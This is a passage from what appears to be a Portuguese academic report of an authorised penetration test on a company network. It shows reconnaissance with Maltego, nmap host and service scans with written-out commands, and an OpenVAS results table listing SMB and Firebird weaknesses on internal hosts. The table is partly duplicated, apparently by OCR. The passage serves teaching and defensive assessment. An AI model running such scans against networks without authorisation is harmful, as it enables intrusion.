


(c)

Fonte: Adaptada da ferramenta Maltego

A Figura 4.13 ilustra a etapa de verificação do segundo domínio, descoberto na análise de buscas do Google. Nesta etapa, observam-se os dados relacionados ao responsável pelo domínio, tanto como o IP do servidor que o domínio está hospedado, *e-mail*, localização, páginas ligadas a este domínio.


Figura 4.13 – Resultado de dados relacionados ao segundo domínio



Fonte: Adaptada da ferramenta Maltego


A Figura 4.14 ilustra um *Website* retornado pela análise, está relacionado ao painel administrativo da Empresa. Destacasse que esse seria passível de um futuro vetor para ataques, caso no Pentest fosse definido o tipo Web.

Figura 4.14 – Painel administrativo do site retornado pela análise do Maltego



Fonte: Adaptada dos resultados de Maltego

Figura 4.15 – Código fonte da página do painel administrativo



Fonte: Adaptada de Mozilla Firefox

A partir do painel administrativo presente Website (Figura 4.14), verificou-se o código-fonte com o auxílio no navegador Mozilla Firefox, ilustrado na Figura 4.15. Observam-se, por

exemplo, dados em partes comentadas, mas sem nenhum dado relevante encontrado. Entretanto, caso o Pentest fosse *Web*, poderia injetar códigos com objetivo de verificar falhas na fase de análise de vulnerabilidades.

A fase inicial de varredura passiva teve o objetivo de verificar dados fornecidos pela a Empresa e demonstrar que com pesquisas simples e buscas em *software* especializados na *Web*, pode-se obter dados sensíveis sobre a Empresa e de seus funcionários, possibilitando vários vetores de ataques, principalmente relacionados à Engenharia Social e criação de *Wordlists* específicas para quebra de senhas utilizando força bruta. Nesse sentido, foram coletados dados referentes a endereço da organização, telefones fixos e celulares, *e-mail*, localização, pessoas ligadas à organização, funcionários, CPF, RG, domínio ligado a empresa, endereço de funcionário e redes sociais de funcionários.

4.1.2 Varreduras Ativas

A fase de varredura ativa começa dentro do ambiente da organização. Para o Pentest executado, a Empresa apenas forneceu um cabo de rede com Internet, repassado a quantidade de dispositivos operando na rede da organização através de uma varredura para identificar os dispositivos ligados à rede.

Para a varredura ativa foram utilizados as funcionalidades ***nmap***[18]***, fping***[19] e ***grep***[20] do Kali Linux 2108.3. A seguir, apresentam-se os resultados obtidos.

A Figura 4.16, ilustra o primeiro passo relacionado à verificação de qual IP da máquina e qual classe o endereço pertence, através do comando *ifconfig*, facilitando uma varredura na rede atrás de máquinas ativas. O endereço fornecido foi o 192.168.0.10, pertencendo à classe C.

Utilizando o comando *fping* (Figura 4.17), verificaram-se os *hosts* ativos na rede. Realizou-se uma busca em todos os IPs com o final de 0 à 255. Vale ressaltar que existem políticas de segurança implementadas em dispositivos para não responder a esse comando, consequentemente, dificultando ao atacante encontrar máquinas ativas na rede.


---

[18] https://nmap.org/

[19] https://fping.org/


[20] https://www.linux.org/docs/man1/grep.html

Figura 4.16 – Verificação de *range* de IP pertencente a rede por *ifconfig*



Fonte: Adaptada de Kali Linux 2018.3

Figura 4.17 – Verificação de *hosts* ativos pertence a rede por *fping*




Fonte: Adaptada de Kali Linux 2018.3

O comando utilizado `nmap -v -sn 192.168.0.0/24 -oG hostsvivos.txt` (Figura 4.18) realizou uma varredura mais detalhada em todo o *range* de IPs pertencentes a rede, do número 0 ao 255, listando todos os *hosts* ativos na rede e salvando em um arquivo nomeado como “hostsvivos.txt” salvo no diretório “root”.

A Figura 4.19 ilustra o comando *grep*, este que é responsável por realizar uma busca pelo termo “Up” dentro do arquivo onde foram salvos os dados dos IPs da varredura, os resultados que possuem este termo estão online na rede.


Implementou-se um novo filtro com o objetivo de deixar os resultados mais legíveis, neste caso, o comando *cut* (“recortar”) dos dados antes do espaço, colocando em um outro arquivo chamado “IPs”. Através do comando *cat*, têm-se os resultados dos IPs que estão disponíveis na rede, sem nenhum dado posterior a eles. A Figura 4.20 ilustra o resultado

Figura 4.18 – Varredura mais detalhada por *nmap*



Fonte: Adaptada de Kali Linux 2018.3

Figura 4.19 – Filtrando IPs pelo status por *grep*



Fonte: Adaptada de Kali Linux 2018.3

Figura 4.20 – Removendo termos após os números de IPs


Fonte: Adaptada de Kali Linux 2018.3

4.2 Modelagem

Nesta etapa são verificados quais os serviços, portas e protocolos estão sendo executados pelas máquinas ativas na rede. Através desses dados podem ser analisados e definidos qual o melhor caminho para prosseguir para etapa posterior.

O *nmap* também foi utilizado para analisar quais serviços estão rodando nas máquinas alvo e suas respectivas portas. O comando `nmap -v -sV -Pn 192.168.0.0/24`, onde o `-v` aumenta o nível de informações coletadas, `-sV` mostra as versões dos serviços ativos e suas respectivas portas, `-Pn` ignora a verredura por *hosts* ativos, e `192.168.0.0/24` varre todo o range de IPs daquela rede (Classe C), ilustrado na Figura 4.21. Em geral, o objetivo de analisar todo o *range* de rede, apenas para as máquinas ativas, retornando os serviços que estão rodando, com detalhamento mais aprofundado e suas respectivas portas ativas, analisando 1000 portas mais utilizadas, de acordo a base de dados do *nmap*.


Figura 4.21– Varredura de portas e serviços, utilizando a ferramenta Nmap



Fonte: Fonte: Adaptada de Kali Linux 2018.3


A Figura 4.22 ilustra o objetivo de verificar as portas 139 e 445, respectivamente, que rodam o serviço SMB e retornam quais *hosts* estão abertos e serviços que estão rodando. A Figura 4.23 ilustra os dados retornados de um *host* que estava rodando o serviço. Vale ressaltar, que alguns mecanismos de proteção quando estão bem configurados detectam as análises deste *software* e bloqueiam a varredura, mas nesse caso não houve nenhum bloqueio.

Figura 4.22 – Varredura das portas 135 e 445



Fonte: Adaptada de Kali Linux 2018.3

Figura 4.23– Resultado da varredura das portas 135 e 445




Fonte: Adaptada de Kali Linux 2018.3

4.3 Análise de Vulnerabilidades


Resultados da Ferramenta OpenVAS. Na Figura 4.24 definiu-se a primeira verificação para os *hosts* passando o arquivo onde estavam ativos na etapa anterior. Foram configurados: o nível de análise e quais portas e protocolos seriam analisados. A configuração utilizada foi a padrão e o nível de análise foi o mais completo e, consequentemente, o mais demorado. A Figura 4.25 ilustra os “IPs” analisados que estavam ativos na rede de acordo com a lista obtida na etapa anterior, enquanto a Figura 4.26 ilustra a conclusão da análise dos IPs.

Figura 4.24 – Configuração de varredura no OpenVAS



Fonte: Adaptada de OpenVAS

Figura 4.25– Lista de IPS analisados



Fonte: Adaptada de OpenVAS


Figura 4.26- Conclusão da verificação.

Fonte: Adaptada de OpenVAS

O resultado do teste exibe as vulnerabilidades encontradas, o grau de severidade, respectivos serviços e portas identificados em todos os *hosts* (Figura 4.27).

Foram encontradas 44 vulnerabilidades distribuídas em níveis, baixo, médio e alto, de acordo com a análise do *software*. Vale ressaltar, que o uso dessas ferramentas gera um alto grau de ruído na rede, ou seja, sistemas de proteção conseguem identificar e bloquear essas verificações. Logo, foi identificado que o antivírus das máquinas, da empresa Kaspersky (Figura 4.28) identificou a varredura como um ataque de rede, podendo assim ter bloqueado a análise e, consequentemente, alguma vulnerabilidade pode ter passado despercebida e não identificada. Também pode gerar falsos positivos, em que, às vezes, pode identificar alguma vulnerabilidade que não existe na prática.

Figura 4.27 – Resultado do grau de severidade das vulnerabilidades encontradas



Vulnerability	Severity	QoD	Host	Location	Actions
Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability	10.0 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability	10.0 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability	10.0 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
TESO in.telnetd buffer overflow	10.0 (High)	99%	192.168.0.254 (_gateway)	23/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.131	445/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.108	445/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.0.112	general/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.103	445/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.109	445/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	192.168.0.112	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.124	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.103	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.112	445/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.124	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.131	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.103	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.1	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.162	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.112	3050/tcp	
MikroTik RouterOS 6.41.4 Denial of Service Vulnerability	7.8 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.103	445/tcp	
Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability	10.0 (High)	99%	192.168.0.109	445/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	192.168.0.112	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.124	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.103	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.0.112	445/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.124	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.131	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.103	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.1	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.162	3050/tcp	
Firebird Default Credentials	9.0 (High)	100%	192.168.0.112	3050/tcp	
